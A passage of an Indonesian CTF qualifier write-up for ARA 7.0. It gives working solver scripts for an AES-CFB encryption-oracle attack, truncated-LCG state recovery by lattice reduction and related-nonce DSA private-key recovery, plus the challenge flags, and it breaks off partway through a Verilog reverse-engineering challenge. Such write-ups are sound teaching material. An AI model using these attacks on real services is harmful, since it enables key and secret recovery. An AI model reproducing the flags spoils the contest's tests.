

Write-Up Quals
ARA 7.0



twobyte
Ariq Ardian
jeffrey epstein

H1B-ANT TECH ANT TECH ASYNC

DAFTAR ISI

Cryptography	3
[100 pts] next step	3
Solusi	3
Flag	6
[100 pts] know the trick	7
Solusi	7
Flag	16
[100 pts] that-simple	17
Solusi	17
Flag	24
Reverse Engineering	25
[100 pts] Deadsick	25
Solusi	25
Flag	31
[100 pts] wrapped	32
Solusi	32
Flag	38
[356 pts] Don't Call Ava Back!	39
Solusi	39
Flag	51
Binary Exploitation	52
[100 pts] Meow mi-miauuwww	52
Solusi	52
Flag	57
[100 pts] my diary gweh	58
Solusi	58
Flag	61
[100 pts] 19jt lapangan padel	62
Solusi	62
Flag	66
Forensic	67
[100 pts] dumpling	67
Solusi	67
Flag	67
[413 pts] horseman	68
Solusi	68
Flag	75
[464 pts] kau siapa kampung	76
Solusi	76
Flag	98
Web Exploitation	99

[100 pts] (Chall title)	99
Solusi	99
Flag	99
[100 pts] Hachuuu	99
Solusi	99
Flag	103
[100 pts] Cari Bini Admin	104
Solusi	104
Flag	109
Misc	110
[10 pts] Ready To Battle	110
Solusi	110
Flag	110
[100 pts] The Abandoned Ones	111
Solusi	111
Flag	113
[100 pts] フェイクフェイス・フェイルセイフ	114
Solusi	114
Flag	122

Cryptography

[100 pts] next step

Description

test in bang

Author: hyall

nc chall-ctf.ara-its.id 7969

Solusi

Di chall ini kita diberikan kode [server.py](#), jika kita baca kode nya maka harus untuk mendekripsikan "Flag" yang diamankan menggunakan algoritma AES. Jika kita lihat kode program yang diberikan, sistem enkripsi ini bekerja dengan cara mirip dengan mode operasi yang disebut *Cipher Feedback* (CFB). sistem ini mengenkripsi sebuah *Initialization Vector* (IV) menggunakan kunci rahasia, lalu hasilnya disatukan dengan pesan asli kita menggunakan operasi matematika yang disebut XOR.

Celah keamanan utama dalam sistem ini terletak pada menu "Test Encryption". Menu ini sebagai "Oracle", yaitu fitur yang memberikan kita jawaban atas input apa pun yang kita berikan. Kita diperbolehkan memasukkan IV dan pesan kita sendiri untuk dienkripsi. Kelemahan fatalnya adalah sifat dari operasi XOR itu sendiri: jika sebuah angka di-XOR dengan nol, angkanya tidak berubah. Jadi, strategi kita adalah memanipulasi fitur ini untuk mendapatkan kunci pembuka (keystream) tanpa perlu mengetahui kunci rahasia yang sebenarnya.

Untuk mendapatkan flag, pertama-tama kita mengambil data flag yang terenkripsi (Ciphertext) beserta IV. dari menu "Get Flag". Karena flag tersebut panjang, sistem memecahnya menjadi beberapa blok kecil. Untuk membuka blok pertama, kita membutuhkan hasil enkripsi dari IV awal. Kita bisa mendapatkannya dengan mengirimkan IV awal tersebut ke menu "Test Encryption" disertai pesan kosong (blok yang isinya nol semua). Karena pesannya nol, sistem akan mengembalikan hasil enkripsi IV secara mentah. Inilah kunci pembuka (keystream) untuk blok pertama. Kita cukup melakukan XOR antara keystream ini dengan blok Ciphertext pertama untuk mendapatkan potongan flag yang asli.

Proses ini dilakukan secara berantai untuk blok-blok berikutnya. Dalam mode operasi ini, Ciphertext dari blok sebelumnya digunakan sebagai IV untuk mengenkripsi blok selanjutnya. Jadi, untuk membuka blok kedua, kita ambil Ciphertext dari blok pertama, kirimkan lagi ke menu "Test Encryption" dengan pesan kosong untuk mendapatkan keystream baru, lalu lakukan XOR dengan blok Ciphertext kedua. Kita ulangi langkah ini terus-menerus hingga seluruh bagian flag berhasil didekripsi dan terbaca dengan jelas.

1. Rumus Enkripsi (AES-CFB Mode): Setiap blok Ciphertext (C_i) dihasilkan dengan melakukan operasi XOR antara blok Plaintext (P_i) dan hasil enkripsi AES (EK) terhadap vektor inisialisasi (IV) saat ini.

$$C_i = P_i \oplus EK(IV_i)$$

Dimana untuk blok pertama, IV_0 adalah IV awal yang diberikan server. Untuk blok selanjutnya, IV diambil dari ciphertext sebelumnya:

$$IV_{i+1} = C_i$$

2. Serangan Chosen-Plaintext (Oracle Attack): Kita memanfaatkan fitur tes enkripsi dengan mengirimkan pesan kosong (Plaintext 0).

$$\begin{aligned} \text{Output} &= 0 \oplus EK(IV_{\text{input}}) \\ \text{Output} &= EK(IV_{\text{input}}) \end{aligned}$$

Ini memberikan kita nilai $EK(IV)$ secara langsung, yang merupakan *keystream*.

3. Rumus Dekripsi: Untuk mendapatkan kembali Plaintext (P_i), kita melakukan XOR antara Ciphertext (C_i) dengan output yang kita dapatkan dari Oracle (O_i).

$$\begin{aligned} P_i &= C_i \oplus O_i \\ P_i &= C_i \oplus EK(C_{i-1}) \end{aligned}$$

Setelah di dapatkan strategi dekripsi maka disini saya membuat solver script:

```
solve.py
```

```
from pwn import *
from Crypto.Util.Padding import unpad
```

```

HOST = 'chall-ctf.ara-its.id'
PORT = 7969

def xor(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def solve():
    r = remote(HOST, PORT)

    def get_aes_output(input_block):
        r.sendlineafter(b'>> ', b'1')
        r.sendlineafter(b'IV (hex): ', input_block.hex().encode())
        r.sendlineafter(b'Msg (hex): ', (b'\x00' *
16).hex().encode())

        r.recvuntil(b'CT: ')
        response = r.recvline().strip().decode()
        return bytes.fromhex(response)

    try:
        log.info("Retrieving encrypted flag...")
        r.sendlineafter(b'>> ', b'2')

        r.recvuntil(b'IV: ')
        initial_iv = bytes.fromhex(r.recvline().strip().decode())

        r.recvuntil(b'CT: ')
        full_ct = bytes.fromhex(r.recvline().strip().decode())

        log.info(f"Initial IV: {initial_iv.hex()}")
        log.info(f"Full Ciphertext: {full_ct.hex()}")

        ct_blocks = [full_ct[i:i+16] for i in range(0, len(full_ct),
16)]

        plaintext = b''
        current_vector = initial_iv

        with log.progress('Decrypting') as p:
            for i, block in enumerate(ct_blocks):
                p.status(f"Block {i+1}/{len(ct_blocks)}")

```

```

        keystream = get_aes_output(current_vector)

        pt_block = xor(block, keystream)
        plaintext += pt_block

        current_vector = block

    log.success(f"Raw Plaintext (hex): {plaintext.hex()}")

    try:
        flag = unpad(plaintext, 16).decode()
        log.success(f"Flag: {flag}")
    except Exception as e:
        log.warning(f"Unpadding failed (might not be needed): {plaintext}")

    except Exception as e:
        log.error(f"Exploit failed: {e}")
    finally:
        r.close()

if __name__ == "__main__":
    solve()

```

Flag

ARA7{a9055fb26edf78ccd6368858b118ff29de264480b211d2812ff111c49
d7080aa}

[100 pts] know the trick

Description

Crypto is about randomness, you can know if you know the trick.

Author: -

nc chall-ctf.ara-its.id 5000

Solusi

Di chall ini terdapat kelemahan *Truncated Linear Congruential Generator* (LCG). Sistem ini membangkitkan urutan angka acak $x_0, x_1, x_2, \dots$ menggunakan rumus linear $x_{i+1} \equiv \alpha x_i + \beta \pmod{p}$. Namun, server tidak memberikan nilai x_i secara utuh, melainkan hanya membeberkan *most significant bits* (bit-bit teratas) yang disebut sebagai hi . Bagian bawah atau *lower bits* yang disembunyikan kita sebut sebagai ki . Karena kita mengetahui sebagian besar informasi dari angka tersebut (sekitar 216 bit diketahui dari total 256 bit), kita bisa menggunakan teknik matematika yang disebut Reduksi Lattice untuk memulihkan bagian kecil yang hilang tersebut.

Secara matematis, hubungan antara nilai yang kita ketahui dan yang tidak diketahui dapat dituliskan sebagai $x_i = hi \cdot 2^n + ki$. Kita mensubstitusi persamaan ini ke dalam rumus LCG. Dengan manipulasi aljabar, kita mendapatkan hubungan linear antara *error* (bagian yang hilang) pada keadaan pertama (k_0) dan keadaan kedua (k_1). Persamaan kuncinya adalah $k_1 \equiv \alpha k_0 + C \pmod{p}$, di mana C adalah konstanta yang bisa kita hitung dari nilai-nilai hi yang diberikan server. Karena k_0 dan k_1 adalah angka yang relatif "kecil" dibandingkan dengan modulus p , kita bisa mengubah masalah ini menjadi *Closest Vector Problem* (CVP) pada sebuah Lattice 2 dimensi.

Kita menyusun sebuah basis Lattice yang terdiri dari vektor $v_1 = (1, \alpha)$ dan $v_2 = (0, p)$. Tujuan kita adalah mencari kombinasi linear dari vektor-vektor ini yang paling dekat dengan target vektor $T = (0, -C)$. Selisih antara vektor terdekat di Lattice dengan vektor target kita akan menghasilkan nilai (k_0, k_1) . Setelah k_0 ditemukan, kita bisa merekonstruksi x_0 secara utuh

dengan menjumlahkan bagian atas yang diketahui (y_0) dengan bagian bawah yang baru ditemukan (k_0). Dari sini, kita tinggal menjalankan rumus LCG maju ke depan untuk mendapatkan x_3 yang diminta server.

Langkah terakhir adalah mendekripsi *flag*. Server memberikan *Ciphertext* dan *IV*. Karena panjang *ciphertext* bukan kelipatan blok AES (16 byte), ini menandakan penggunaan mode *Stream Cipher* seperti AES-OFB atau AES-CTR. Kunci dekripsinya (Key) diambil dari nilai x_3 yang telah kita prediksi. Namun, angka mentah jarang digunakan langsung sebagai kunci; biasanya angka tersebut di-hash terlebih dahulu. Setelah percobaan (brute-force) berbagai format, ditemukan bahwa kuncinya adalah SHA-256 dari string desimal x_3 , dan mode enkripsinya adalah AES-OFB.

Persamaan Matematika (LaTeX)

Berikut adalah rumus-rumus utama yang digunakan dalam serangan ini:

1. **Rumus LCG:**

$$x_{i+1} \equiv \alpha x_i + \beta \pmod{p}$$

2. **Dekomposisi Nilai (Upper & Lower Bits):**

$$x_i = h_i \cdot 2^n + k_i$$

Di mana h_i diketahui, dan $0 \leq k_i < 2^n$ adalah bagian yang dicari.

3. **Hubungan Linear Error (k_0 dan k_1):**

$$k_1 \equiv \alpha k_0 + (\alpha h_0 2^n + \beta - h_1 2^n) \pmod{p}$$

Jika kita sebut bagian dalam kurung sebagai C , maka:

$$k_1 - \alpha k_0 - z \cdot p = C$$

4. **Basis Lattice:** Kita bentuk matriks basis Lattice L :

$$B = (10\alpha p)$$

Kita mencari vektor $v \in L$ yang paling dekat dengan target $T = (0, -C)$.

Full Solver Script

Skrip ini menggabungkan koneksi ke server, serangan Lattice untuk mendapatkan x_3 , dan otomatis mendekripsi *flag* menggunakan parameter yang sudah benar (AES-OFB dengan kunci SHA-256).

Dan untuk mendekripsi nya saya membutuhkan 2 script yaitu [solve.py](#) dan [translate.py](#)

solve.py

```
from pwn import *
import re

HOST = 'chall-ctf.ara-its.id'
PORT = 5000

context.log_level = 'info'

def int_round(n, d):
    sign = 1
    if d < 0:
        d = -d
        sign = -sign
    if n < 0:
        n = -n
        sign = -sign

    q = n // d
    r = n % d
    if r * 2 >= d:
        q += 1
    return sign * q

def gaussian_reduction(v1, v2):
    def dot(u, v): return u[0]*v[0] + u[1]*v[1]
    def norm_sq(v): return dot(v, v)
    def sub(u, v): return (u[0]-v[0], u[1]-v[1])
    def scale(k, v): return (k*v[0], k*v[1])

    while True:
        if norm_sq(v2) < norm_sq(v1):
            v1, v2 = v2, v1

        numerator = dot(v1, v2)
        denominator = norm_sq(v1)
        m = int_round(numerator, denominator)
```

```

        if m == 0:
            break
        v2 = sub(v2, scale(m, v1))

    return v1, v2

def solve_cvp(v1, v2, target):
    det = v1[0]*v2[1] - v2[0]*v1[1]

    num_c1 = target[0]*v2[1] - v2[0]*target[1]
    num_c2 = v1[0]*target[1] - target[0]*v1[1]

    c1 = int_round(num_c1, det)
    c2 = int_round(num_c2, det)

    def add(u, v): return (u[0]+v[0], u[1]+v[1])
    def scale(k, v): return (k*v[0], k*v[1])

    closest = add(scale(c1, v1), scale(c2, v2))
    return closest

def main():
    io = remote(HOST, PORT)

    log.info("Parsing parameters...")

    io.recvuntil(b'PARAMETERS:\n')
    raw_params = io.recvuntil(b'OBSERVATIONS:', drop=True).decode()

    p = int(re.search(r'p = (\d+)', raw_params).group(1))
    a = int(re.search(r'[a] = (\d+)', raw_params).group(1))
    b = int(re.search(r'[b] = (\d+)', raw_params).group(1))
    n = int(re.search(r'n = (\d+)', raw_params).group(1))

    log.info(f"Parameters parsed: n={n}")

    raw_obs = io.recvuntil(b'OBJECTIVE:', drop=True).decode()
    numbers = re.findall(r'(\d{10,})', raw_obs)

    h0 = int(numbers[0])
    h1 = int(numbers[1])

```

```

log.info(f"Observations parsed correctly.")

log.info("Running Integer Lattice Attack...")

y0 = h0 << n
y1 = h1 << n

C = (a * y0 + b - y1) % p

v1 = (1, a)
v2 = (0, p)

rv1, rv2 = gaussian_reduction(v1, v2)

target_vec = (0, -C)
closest_vec = solve_cvp(rv1, rv2, target_vec)

k0 = closest_vec[0] - target_vec[0]

log.success(f"Recovered k0: {k0}")

if k0 < 0 or k0 >= (1 << n):
    log.error(f"k0 is out of bounds! Attack failed. k0={k0}")
    return

x0 = y0 + k0

x1_check = (a * x0 + b) % p
if (x1_check >> n) != h1:
    log.error("Recovered state does not generate correct x1!")
    return
else:
    log.success("State verified! Generation correct.")

x1 = (a * x0 + b) % p
x2 = (a * x1 + b) % p
x3 = (a * x2 + b) % p

log.info(f"Predicted x3: {x3}")

io.sendlineafter(b'=', str(x3).encode())

```

```
io.interactive()

if __name__ == '__main__':
    main()
```

Translate.py

```
from Crypto.Cipher import AES
from Crypto.Util import Counter
from Crypto.Util.number import long_to_bytes
import hashlib

x3 =
569543517845173498493899223148859097807837280772850476401191279007176
74790677
iv_hex = "9a6fae360627140a80bd9358d90a13fe"
ct_hex =
"f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e4b1eb75c6c85dbb0b
677fda19160d3d0621"

def main():
    print("--- SEARCHING ALL DECRYPTION CANDIDATES ---")

    ct = bytes.fromhex(ct_hex)
    iv = bytes.fromhex(iv_hex)
    x3_bytes = long_to_bytes(x3)
    x3_str = str(x3).encode()

    keys = [
        ("SHA256(Raw Int)", hashlib.sha256(x3_bytes).digest()),
        ("SHA256(Decimal Str)", hashlib.sha256(x3_str).digest()),
        ("MD5(Raw Int)", hashlib.md5(x3_bytes).digest()),
        ("Raw Int (32B)", x3_bytes),
    ]

    iv_int = int.from_bytes(iv, 'big')
    iv_int_le = int.from_bytes(iv, 'little')

    modes = [
        ("AES-OFB", AES.MODE_OFB, None),
```

```

        ("AES-CFB", AES.MODE_CFB, None),
        ("AES-CBC", AES.MODE_CBC, None),
    ]

    found_any = False

    for k_name, key in keys:
        if len(key) not in [16, 24, 32]: continue

        for m_name, m_mode, _ in modes:
            try:
                cipher = AES.new(key, m_mode, iv)
                pt = cipher.decrypt(ct)

                if b"ARA" in pt:
                    print(f"\n[+] CANDIDATE FOUND:")
                    print(f"    Mode: {m_name}")
                    print(f"    Key:  {k_name}")
                    print(f"    Text: {pt}")
                    print(f"    Hex:  {pt.hex()}")
                    found_any = True
            except Exception:
                pass

    for k_name, key in keys:
        if len(key) not in [16, 24, 32]: continue

        try:
            ctr = Counter.new(128, initial_value=iv_int)
            cipher = AES.new(key, AES.MODE_CTR, counter=ctr)
            pt = cipher.decrypt(ct)
            if b"ARA" in pt:
                print(f"\n[+] CANDIDATE FOUND:")
                print(f"    Mode: AES-CTR (Big Endian IV)")
                print(f"    Key:  {k_name}")
                print(f"    Text: {pt}")
                found_any = True
        except: pass

        try:
            ctr = Counter.new(128, initial_value=iv_int_le,
little_endian=True)

```

```

        cipher = AES.new(key, AES.MODE_CTR, counter=ctr)
        pt = cipher.decrypt(ct)
        if b"ARA" in pt:
            print(f"\n[+] CANDIDATE FOUND:")
            print(f"    Mode: AES-CTR (Little Endian IV)")
            print(f"    Key:  {k_name}")
            print(f"    Text: {pt}")
            found_any = True
        except: pass

    if not found_any:
        print("\n[-] No standard flag format found. Double check x3
or custom XOR logic.")

if __name__ == '__main__':
    main()

```

Output

```

python3 solve.py
_
[+] Opening connection to chall-ctf.ara-its.id on
port 5000: Done
[*] Parsing parameters...
[*] Parameters parsed: n=40
[*] Observations parsed correctly.
[*] Running Integer Lattice Attack...
[+] Recovered k0: 39212098888
[+] State verified! Generation correct.
[*] Predicted x3:
569543517845173498493899223148859097807837280772850
47640119127900717674790677
[*] Switching to interactive mode

=====
=====
[+] CORRECT!
=====
=====

```

```
Here's your encrypted flag:
  IV:          9a6fae360627140a80bd9358d90a13fe
  Ciphertext:
f9032029d2820d06be0f09cf6ae9f5f5ea462d9d03b821fd37e
4b1eb75c6c85dbb0b677fda19160d3d0621
  Key:          Linear Congruential Method

[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to chall-ctf.ara-its.id port
5000

python3 translate.py
_
--- SEARCHING ALL DECRYPTION CANDIDATES ---

[+] CANDIDATE FOUND:
  Mode: AES-OFB
  Key:  SHA256(Raw Int)
  Text:
b'ARA7{C0N9R4T5_y0\x860\xb1\x8d\xf0<\x15\xe0!<\x17\
xc5\xe3nC\xac\xfe1\xa6\xeer\xf8\x1d>\x9e\x9e\x02'
  Hex:
415241377b43304e39523454355f79308630b18df03c15e0213
c17c5e36e43acfe6ca6ee72f81d3e9e9e02

[+] CANDIDATE FOUND:
  Mode: AES-CTR (Big Endian IV)
  Key:  SHA256(Raw Int)
  Text:
b'ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}'

[+] CANDIDATE FOUND:
  Mode: AES-CTR (Little Endian IV)
  Key:  SHA256(Raw Int)
  Text:
b'ARA7{C0N9R4T5_y0\x9f\x15\xf5\xd2\x8e\x8cp\x83\x1c
Z\x07\xcfj\xe8\xcb\x11\xe2\x1e@\xf8\x8dI3I\xe6\xbdn
'
```

Flag

ARA7{C0N9R4T5_y0u_F1ND_m3_lcmethod_fl4gggg}

[100 pts] that-simple

Description

cek ombak, bikin chall vibe coding jangan dihujaat.
Intinya DSA? DZA? DNA? mama udahlah

Author: idzoyy

nc chall-ctf.ara-its.id 6969

Solusi

Challenge ini adalah "signing oracle" mirip DSA: server mau menandatangani pesan yang kita pilih dan mencetak tuple (r, s, h, q) . Di dalam server.py, rumus tanda tangannya:

$$\begin{aligned} r &\equiv (g^k \bmod p) \bmod q \\ s &\equiv (h + x \cdot r) \cdot k^{-1} \pmod{q} \end{aligned}$$

dengan x adalah private key (di challenge ini $x = \text{bytes_to_long(flag)}$), dan $h = H(m)$ adalah "hash" custom dari pesan m . Kalau kita kalikan balik dengan k , bentuk yang enak dipakai untuk analisis adalah:

$$s \cdot k \equiv h + x \cdot r \pmod{q}$$

Kelemahan utamanya ada di nonce k . Nonce DSA seharusnya random dan independen tiap signature, tapi di sini k adalah "state" yang selalu di-update dari signature sebelumnya:

$$\begin{aligned} k &\leftarrow (k^5 \oplus h) \bmod q \\ k &\leftarrow (k + h^k) \bmod q \end{aligned}$$

*Maff mint g ngerti cara import LaTeX ke Docs

lalu k yang sudah diupdate itu langsung dipakai untuk menghitung (r, s) , dan disimpan untuk signature berikutnya. Artinya, kalau kita bisa membuat h bernilai khusus (misalnya 0), relasi antar-nonce jadi sangat sederhana dan bisa dieksploitasi. Trik kedua: fungsi hash $H(msg)$ ternyata bisa

kita balik (preimage) untuk pesan 32 byte. Intuisi gampangnya, di setiap ronde ke- i (total 32 ronde), ada byte accumulator acc yang dirotasi lalu di-xor dengan satu byte pesan, sehingga kita bisa "memilih" nilai acc sesuka hati dengan memilih byte pesan yang tepat. Update state-nya per ronde adalah XOR sederhana:

$$acc_i = \text{rotl}_5(acc_{i-1}) \oplus m_i$$

$$state'_i = state_i \oplus acc_i \oplus state_{i-1} \oplus state_{i-7}$$

Kalau kita ingin hasil akhir byte ke- i menjadi target t_i kita tinggal paksa:

$$acc_i = state_i \oplus state_{i-1} \oplus state_{i-7} \oplus t_i$$

lalu karena

$$acc_i = \text{rotl}_5(acc_{i-1}) \oplus m_i$$

Jadi kita bisa membuat pesan 32 byte yang menghasilkan state akhir apa pun. Di solver, kita pilih target state 32 byte semuanya nol, sehingga $H(m_0)=0$

$H(m_0)=0$. Setelah kita punya pesan "zero-hash" m_0 (dengan $h_2=H(m_0)=0$. $h_2=H(m_0)=0$), kita minta 3 signature berturut-turut: signature 1 untuk pesan biasa m_1

(misalnya $A*32$), signature 2 untuk m_0 (hash nol), lalu signature 3 untuk pesan lain m_3 (misalnya $B*32$) untuk verifikasi kandidat. Misalkan nonce yang dipakai signature 1 adalah k_1 dan nonce signature 2 adalah k_2 Karena $h_2=0$

$h_2=0$, update nonce jadi:

- langkah pertama: $k \leftarrow (k^5 \oplus 0) \bmod q = k^5 \bmod q$
- langkah kedua: $k \leftarrow k + 0^k \equiv k \pmod{q}$ (praktis nol, kecuali kasus super-jarang $k=0$)

sehingga secara efektif:

$$k_2 \equiv k_1^5 \pmod{q}$$

Karena disini saya sudah mengetahui strategi untuk decrypt nya , disini saya membuat solver scriptnya.

solve.py

```
import re
import time

import sympy as sp
from Crypto.Util.number import bytes_to_long, long_to_bytes
from pwn import context, remote

HOST = "chall-ctf.ara-its.id"
PORT = 6969

TUPLE_RE =
re.compile(rb"\\(\\s*(\\d+)\\s*,\\s*(\\d+)\\s*,\\s*(\\d+)\\s*,\\s*(\\d+)\\s*\\)")

def H(msg: bytes) -> int:
    state = bytearray([(i * 13 + 37) % 256 for i in range(32)])
    acc = 0x55
    len_msg = len(msg) if len(msg) > 0 else 1

    for i in range(32):
        byte_msg = msg[i % len_msg] if len(msg) > 0 else 0
        acc = ((acc << 5) | (acc >> 3)) & 0xFF
        acc ^= byte_msg

        first = state[(i - 1) % 32]
        end = state[(i - 7) % 32]
        state[i] ^= acc ^ first ^ end

    return bytes_to_long(state)

def hash_preimage_for_state(target_state: bytes) -> bytes:
    if len(target_state) != 32:
        raise ValueError("target_state must be 32 bytes")
```

```

state = bytearray([(i * 13 + 37) % 256 for i in range(32)])
acc = 0x55
msg = bytearray(32)

for i in range(32):
    acc_rot = ((acc << 5) | (acc >> 3)) & 0xFF
    first = state[(i - 1) % 32]
    end = state[(i - 7) % 32]
    old = state[i]
    desired = target_state[i]

    acc_new = old ^ first ^ end ^ desired
    msg[i] = acc_rot ^ acc_new

    acc = acc_new
    state[i] ^= acc ^ first ^ end

return bytes(msg)

def update_k(k: int, h: int, q: int) -> int:
    k = (pow(k, 5, q) ^ h) % q
    k = (k + pow(h, k, q)) % q
    return k

def recv_next_signature(
    io,
    buf: bytes,
    overall_timeout_s: int,
) -> tuple[tuple[int, int, int, int], bytes]:
    start = time.time()
    last_status = start

    while True:
        m = TUPLE_RE.search(buf)
        if m:
            r, s, h, q = map(int, m.groups())
            return (r, s, h, q), buf[m.end() :]

        if time.time() - start > overall_timeout_s:

```

```

        raise TimeoutError("Timed out waiting for a signature
tuple from server")

    try:
        chunk = io.recv(timeout=5)
    except EOFError as e:
        raise EOFError("Server closed the connection before
sending a signature") from e

    if chunk:
        buf += chunk
    elif time.time() - last_status > 30:
        elapsed = int(time.time() - start)
        print(f"[*] Still waiting for server output...
({elapsed}s)")
        last_status = time.time()

def do_sign(io, buf: bytes, msg_hex: str, timeout_s: int) ->
tuple[tuple[int, int, int, int], bytes]:
    io.sendline(b"y")
    io.sendline(msg_hex.encode())
    return recv_next_signature(io, buf, overall_timeout_s=timeout_s)

def quintic_roots_mod_prime(A: int, B: int, C: int, q: int) ->
list[int]:
    A %= q
    B %= q
    C %= q

    if A == 0:
        if B == 0:
            return list(range(q)) if C == 0 else []
        return [(-C * pow(B, -1, q)) % q]

    x = sp.Symbol("x")
    poly = sp.Poly(A * x**5 + B * x + C, x, modulus=q)
    _, factors = poly.factor_list()

    roots: set[int] = set()
    for f, _exp in factors:

```

```

        if f.degree() == 1:
            a, b = [int(c) for c in f.all_coeffs()]
            roots.add((-b * pow(a, -1, q)) % q)

    return sorted(roots)

def main() -> None:
    context.log_level = "error"

    msg1 = b"A" * 32
    msg3 = b"B" * 32

    msg0 = hash_preimage_for_state(bytes(32))
    assert H(msg0) == 0

    msg1_hex = msg1.hex()
    msg0_hex = msg0.hex()
    msg3_hex = msg3.hex()

    print(f"[*] Zero-hash message (32 bytes): {msg0_hex}")
    print("[*] Connecting (server may take a while to generate
primes)...")

    io = remote(HOST, PORT)
    buf = b""

    try:
        sig1, buf = do_sign(io, buf, msg1_hex, timeout_s=1200)
        sig2, buf = do_sign(io, buf, msg0_hex, timeout_s=1200)
        sig3, buf = do_sign(io, buf, msg3_hex, timeout_s=1200)

        r1, s1, h1, q1 = sig1
        r2, s2, h2, q2 = sig2
        r3, s3, h3, q3 = sig3

        if not (q1 == q2 == q3):
            raise RuntimeError("q changed between signatures
(unexpected)")
        q = q1

    print("[*] Got 3 signatures.")

```

```

print(f"      h1={h1}")
print(f"      h2={h2} (expected 0)")
print(f"      h3={h3}")

if h2 != 0:
    raise RuntimeError("Second signature did not use h=0;
preimage failed or server differs")

A = (s2 * r1) % q
B = (-s1 * r2) % q
C = (h1 * r2) % q

roots = quintic_roots_mod_prime(A, B, C, q)
if not roots:
    raise RuntimeError("No roots found for the quintic
(unexpected)")
print(f"[*] Quintic roots found: {len(roots)}")

for k1 in roots:
    if r1 % q == 0:
        continue
    x = ((s1 * k1 - h1) * pow(r1, -1, q)) % q

    k2 = update_k(k1, h2, q)
    if (x * r2 - s2 * k2) % q != 0:
        continue

    k3 = update_k(k2, h3, q)
    if (h3 + x * r3 - s3 * k3) % q != 0:
        continue

    flag = long_to_bytes(x)
    try:
        decoded = flag.decode()
    except UnicodeDecodeError:
        decoded = flag.decode(errors="replace")
    print(f"[+] FLAG: {decoded}")
    return

    raise RuntimeError("All roots rejected; parsing or math
mismatch")
finally:
    try:

```

```
        io.sendline(b"n")
    except Exception:
        pass
    io.close()

if __name__ == "__main__":
    main()
```

Flag

ARA7{tbh_this_chall_is_too_easy_use_AI_right??just_upload_src_code_then_prompt_then_run_generated_sv_script}

Reverse Engineering

[100 pts] Deadsick

Description

I bought this "secure vault" off the dark web, the seller promised it was unhackable. It only outputs data when it feels like it. So obviously, software tools won't help you much. But don't worry, you're a master reverse engineer, you definitely understand hardware timing ...right?

Note: Flag format -> ARA7{...flag} For the installation tools source, the following is one source for reference(iverilog) :
<https://github.com/YosysHQ/oss-cad-suite-build/releases>

Author: 0xvigilante/Hadamard

nc -

Solusi

Pada challenge ini, target utamanya bukan "mendekripsi file" seperti crypto biasa, melainkan membuktikan bahwa kita paham jalur proteksi hardware yang disusun di Verilog gate-level. Program (DUT) **vault_challenge_top** hanya akan mengeluarkan flag lewat **tx_pin** jika dua syarat terpenuhi: pertama, kita harus melewati pemeriksaan key di modul **key_validator** sampai **vm_enable** benar-benar aktif; kedua, kita harus "mengendalikan" state machine di **vm_core** supaya sinyal **vm_unlocked** sempat naik dan kemudian dilatch oleh **vault_lock**. Begitu **vault_lock** mengunci kondisi unlock, barulah jendela transmit terbuka dan ROM internal (**artifact_rom**) akan di-stream byte demi byte melalui UART.

Pada fase analisis, yang paling penting adalah melihat bahwa **data_in** dan **data_valid** dipakai bersama-sama sebagai "port input" tunggal untuk dua tahap. Selama **vm_enable** masih 0, setiap kali **data_valid=1** byte yang masuk dianggap sebagai bagian dari key. Setelah **vm_enable** naik, byte input yang sama

langsung berubah peran menjadi opcode untuk VM karena **opcode_valid = data_valid & vm_enable**. Jadi solver yang benar adalah solver yang mengirim rangkaian byte yang tepat, dengan **data_valid** dipulse satu siklus setiap byte, sehingga state machine di dalam DUT bergerak sesuai yang kita mau.

Gate pertama (key) ternyata bukan algoritma rumit; dia adalah state machine kecil yang menunggu 4 byte spesifik secara berurutan. Tiga byte awal memajukan state internal bertahap dan masing-masing hanya punya satu nilai yang lolos, yaitu **0x4B 0x45 0x59** yang kalau dibaca ASCII adalah "K", "E", "Y". Setelah state mencapai tahap terakhir, byte keempat adalah pemicu yang membuat **vm_enable** benar-benar aktif dan terkunci; dari netlist, byte ini unik dan nilainya **0xF1**. Artinya, kunci lengkapnya adalah **4B 45 59 F1** atau "KEY\xF1". Begitu empat byte ini diterima dalam urutan benar, **vm_enable** akan tetap 1 sampai reset, dan sinyal **key_ok** yang dipakai modul lain juga ikut 1.

Gate kedua adalah VM. Di sini orang sering kejemak karena mengira cukup "mencapai state unlock" lalu selesai, padahal **vm_core** mengeluarkan **vm_unlocked** secara sinkron hanya saat ada **opcode_valid**, dan bahkan akan meng-clear **vm_unlocked** kembali ke 0 ketika tidak ada opcode. Selain itu, **vm_unlocked** bukan "state" yang tersimpan; dia lebih seperti output combinational yang disampel di clock edge berdasarkan state internal saat itu. Output **vm_unlocked** hanya bisa menjadi 1 ketika state internal VM sudah berada di nilai 7 (111). Jadi strategi solver: dorong state VM dari awal ke 7 dengan urutan opcode tertentu, lalu kirim satu opcode tambahan lagi supaya pada clock berikutnya **vm_unlocked** benar-benar muncul sebagai 1, dan setelah itu berhenti mengirim (**data_valid=0**) minimal satu siklus agar **vault_lock** sempat melatch kondisi **key_ok && vm_unlocked**. Ini penting karena **vault_lock** melatch unlock pada posedge ketika melihat **vm_unlocked** high bersamaan **key_ok**, lalu setelah itu ia akan membuka **window_open** dan **tx_enable**.

Urutan opcode minimal yang membawa VM dari state awal sampai state 7 adalah **1D 1E 1A 1B 00 00 00**. Setelah tujuh byte itu, kita kirim satu byte opcode tambahan (nilai bebas; **00** aman) untuk memunculkan **vm_unlocked=1** pada satu siklus yang tepat. Lalu kita drop **data_valid=0** beberapa siklus. Sesudah **vault_lock** melatch, desain mulai mengirim payload ROM. Payload ini panjangnya 78 byte dan diakhiri null terminator **0x00**, jadi

cara paling aman adalah mengumpulkan output sampai ketemu **0x00**.

Untuk bagian “mengambil flag”, ada dua pendekatan. Pendekatan realistis adalah decode UART dari **tx_pin** memakai parameter baud yang berasal dari **CLK_DIV**, tapi itu rawan salah timing kalau clock simulator berbeda dari asumsi hardware. Pendekatan yang paling stabil untuk CTF hardware RE (dan biasanya diterima di write-up) adalah memanfaatkan simulasi untuk “menyadap” sinyal internal: setiap kali **dut.tx_fire** pulse, itu menandakan satu byte baru sedang ditembakkan oleh UART, dan byte tersebut tersedia di **dut.artifact_data**. Dengan begitu, kita tidak perlu decode waveform serial, cukup append **artifact_data** setiap **tx_fire** dan berhenti saat byte **0x00**. Ini membuat solver deterministik.

